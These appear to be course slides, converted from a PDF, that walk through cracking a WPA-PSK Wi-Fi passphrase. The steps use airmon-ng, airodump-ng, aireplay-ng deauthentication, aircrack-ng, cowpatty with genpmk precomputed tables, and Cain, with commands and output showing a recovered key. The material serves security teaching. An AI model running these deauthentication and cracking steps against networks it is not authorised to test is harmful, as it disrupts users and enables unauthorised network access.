
# Dictionary Attack Execution



# Standard WPA Key Derivation



# WPA-PSK Dictionary Attack



# Aircrack-ng - Cracking WPA



- ❑ Force the client to deauthenticate
  - ❖ Ends its current session with the AP
  
- ❑ When client re-authenticates to join network
  - ❖ We sniff the 4-way handshake

# Aircrack-ng - WPA: Scanning

- ❑ Start attacker's wireless card in monitor mode to see what networks are out there
  - ❖ `airmon-ng start wlan0`
- ❑ Lists wireless networks in the area
  - ❖ `airodump-ng wlan0mon`

CH 11 ][ Elapsed: 0 s ][ 2012-02-04 18:30

BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
1C:7E:E5:30:54:3E	-52	100	23	6 2	11	54e.	WPA	TKIP	PSK	dlink

BSSID	STATION	PWR	Rate	Lost
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WPA Personal (PSK)

# Aircrack-ng - WPA: Collect Information

- ❑ Lock in on the target's channel and start saving frames
  - ❖ We'll use --bssid to only capture frames from the target
  - ❖ `airodump-ng -c 11 wlan0mon -w wpacrack --bssid 1C7EE530543E`

Nothing here yet!

CH 11 ][ Elapsed: 0 s ][ 2012-02-04 18:30

BSSID	PWR	RXQ	Beacons	#Data,	#/s	CH	MB	ENC	CIPHER	AUTH	ESSID
1C:7E:E5:30:54:3E	-52	100	23	6	2	11	54e.	WPA	TKIP	PSK	dlink

BSSID	STATION	PWR	Rate	Lost	Packets	Probes

No clients yet!

# Aircrack-ng - WPA: Client Connected

- Notice a client has connected

```
CH 11 ][ Elapsed: 1 min ][ 2012-02-04 18:33
```

BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
1C:7E:E5:30:54:3E	-52	96	579	458 0	11	54e.	WPA	TKIP	PSK	dlink

BSSID	STATION	PWR	Rate	Lost	Packets	Probes
1C:7E:E5:30:54:3E	00:1C:BF:11:50:FD	-9	24e-24e	0	359	



# Aircrack-ng - WPA: Force a Reconnect

## □ Force the client to disconnect from the AP

- ❖ `aireplay-ng -0 1 -a [AP MAC] -c [client MAC] wlan0mon`
- ❖ `aireplay-ng -0 1 -a 1c7ee530543e -c 001cbf1150fd wlan0mon`
  - `-0` → deauth attack

Number of deauths to send  
0 means send continuously

On each  
channel

```
root@bt:~# aireplay-ng -0 1 -a 1c7ee530543e -c 001cbf1150fd mon0
18:51:25 Waiting for beacon frame (BSSID: 1C:7E:E5:30:54:3E) on channel 11
18:51:25 Sending 64 directed DeAuth. STMAC: [00:1C:BF:11:50:FD] [ 0|
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18:51:25 Sending 64 directed DeAuth. STMAC: [00:1C:BF:11:50:FD] [ 6|
```

Sends 128 packets per deauth  
64 packets sent to AP and  
64 packets sent to client.

# Aircrack-ng - WPA: We Have Handshake!!

- ❑ Client then attempts to re-associate with the AP
- ❑ We now see that airodump has capture the handshake
  - ❖ **Note:** All four messages may not have been captured

```
CH 11 ][ Elapsed: 32 s ][ 2012-02-04 18:51 ][ WPA handshake: 1C:7E:E5:30:54:3E
```

BSSID	PWR	RXQ	Beacons	#Data	#/s	CH	MB	ENC	CIPHER	AUTH	ESSID
1C:7E:E5:30:54:3E	-50	83	280	52	0	11	54e	WPA	TKIP	PSK	dlink

BSSID	STATION	PWR	Rate	Lost	Packets	Probes
1C:7E:E5:30:54:3E	00:1C:BF:11:50:FD	-70	18e- 1e	4	219	

```
root@bt: ~# █
```

# Aircrack-ng - WPA: Inspect Capture File

## ❑ aircrack-ng wpacrack-12.cap

```
root@bt: ~# aircrack-ng wpacrack-12.cap
Opening wpacrack-12.cap
Read 372 packets.
```

#	BSSID	ESSID	Encryption
1	1C:7E:E5:30:54:3E	dlink	WPA (1 handshake)

Choosing first network as target.

```
Opening wpacrack-12.cap
Please specify a dictionary (option -w).
```

Quitting aircrack-ng...

```
root@bt: ~# █
```

aircrack found  
the handshake

# Aircrack-ng - WPA: Crack the Key

```
root@bt:~# aircrack-ng wpacrack-12.cap -w Wordlist-monkey.txt
Opening wpacrack-12.cap
Read 372 packets.
```

```

# BSSID              ESSID              Encryption

1  1C:7E:E5:30:54:3E  dlink              WPA (1 handshake)
```

Choosing first network as target.

Opening wpacrack-12.cap

Aircrack-ng 1.1 r1904

[00:00:00] 3 keys tested (120.96 k/s)


KEY FOUND! [ monkeycheesepants1 ]

```
Master Key   : AA 74 3B 00 77 25 70 C7 F3 B4 B8 96 B8 7C F0 5D
               1F 07 37 A0 31 44 D6 FE 2C 9B E1 85 BF 21 D2 22

Transient Key : F7 99 B1 8F 65 6E 10 8C 6A 77 1F 25 52 C4 3B E8
               D1 60 3A 3D 9C 23 B6 A7 88 30 BC 18 46 B4 F9 BD
               4B D2 F1 DE 81 1F 3A 58 D8 34 83 D4 16 EE 59 15
               15 A8 FA 42 F4 60 C5 4E 19 27 0D 68 35 45 D4 85

EAPOL HMAC   : 21 37 BD F1 4A D2 A0 45 87 52 1C 63 C3 D1 9B 59
```

```
root@bt:~# █
```



# Cowpatty - WPA Cracking

- ❑ Also performs dictionary attack using 4-way handshake
  - ❖ `cowpatty -r wpacrack-09.cap -f dict -s dlink`

```
root@bt:~# cowpatty -r wpacrack-09.cap -f dict -s dlink
cowpatty 4.6 - WPA-PSK dictionary attack. <jwright@hasborg.com>
```

```
Collected all necessary data to mount crack against WPA/PSK passphrase.
Starting dictionary attack. Please be patient.
```

```
The PSK is "monkeycheesepants1".
```

```
4 passphrases tested in 0.02 seconds: 221.18 passphrases/second
root@bt:~#
```


- ❑ Much slower than aircrack-ng

# Cracking WPA Faster




- ❑ PMK calculation is computationally expensive and very time consuming!
  - ❖  $\text{PMK} = \text{PBKDF2}(\text{passphrase}, \text{ssid}, \text{ssidLength}, 4096, 256)$
- ❑ Use the same time / memory trade-off as Rainbow Tables
- ❑ Pre-calculate PMKs from
  - ❖ Dictionary of passphrases
  - ❖ Common SSIDs

# WPA-PSK Dictionary Attack



# Speed Up WPA Cracking






# Cracking WPA Faster

- ❑ Genpmk and CoWF (Church of Wifi) WPA tables
  - ❖ [www.renderlab.net/projects/WPA-tables](http://www.renderlab.net/projects/WPA-tables)
  - ❖ Pre-hashed ~ 1 million words against top 1000 SSIDs (wagle.net)
    - 33GB torrent
- ❑ Create your own pre-computed PMKs file called hashfile
  - ❖ `genpmk -f dictionary -s dlink -d hashfile`
- ❑ Now use generated PMK file
  - ❖ `cowpatty -r wpa-test-09.cap -d hashfile -s dlink`


# Cain - WPA Cracking

- ❑ WPA cracking process is similar to WEP cracking
- ❑ Lock in on channel and ensure "Send to Cracker" selected
- ❑ Captures WPA-PSK authorization (4-way handshake)




# Cain - WPA Cracking

- ❑ Check the Cracker tab to see if you've capture any handshakes
  - ❖ Remember to deauth clients if you are not seeing handshakes
- ❑ Once authentication is captured, select cracker tab
- ❑ Right click on ESSID and begin dictionary or brute force

